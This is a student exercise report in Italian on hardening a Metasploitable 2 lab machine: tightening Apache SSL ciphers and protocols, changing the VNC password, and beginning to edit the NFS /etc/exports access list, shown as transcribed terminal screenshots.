


Fix per Metasploitable 2

Esercizio M3 D8 Marco Tani

Autenticazione client-server



The screenshot shows a terminal window titled "Meta Pulita [In esecuzione] - Oracle VM VirtualBox". The window contains a nano 2.0.7 text editor editing the file `/etc/apache2/mods-enabled/ssl.conf`. The editor displays the following content:


```
List the ciphers that the client is permitted to negotiate.
See the mod_ssl documentation for a complete list.
SSLCipherSuite ALL:!ADH:!EXPORT56:RC4+RSA:+HIGH:+MEDIUM:+LOW:+SSLv2:+EXP:+eNULL
enable only secure ciphers:
SSLCipherSuite HIGH:MEDIUM:!ADH

enable only secure protocols: SSLv3 and TLSv1, but not SSLv2
SSLProtocol -all +TLSv1

</IfModule>
```


At the bottom of the terminal, a status bar indicates "[Wrote 60 lines]". The prompt at the bottom of the terminal is `root@metasploitable:/etc/init.d#`.

Cambio password Vnc



```
Meta Pulita [In esecuzione] - Oracle VM VirtualBox
File  Macchina  Visualizza  Inserimento  Dispositivi  Aiuto
root@metasploitable:/etc/init.d# cd ../
root@metasploitable:/etc# cd ../
root@metasploitable:/# vncpasswd
Using password file /root/.vnc/passwd
Password:
Verify:
Would you like to enter a view-only password (y/n)? n
root@metasploitable:/#
```


Modifica access control list



The screenshot shows a terminal window titled "Meta Pulita [In esecuzione] - Oracle VM VirtualBox". The terminal is running the GNU nano 2.0.7 text editor, editing the file /etc/exports. The editor's status bar at the top indicates "File: /etc/exports". The content of the file is as follows:

```
# /etc/exports: the access control list for filesystems which may be exported
#                   to NFS clients.  See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes        hostname1(rw,sync) hostname2(ro,sync)
#
# Example for NFSv4:
# /srv/nfs4          gss/krb5i(rw,sync,fsid=0,crossmnt)
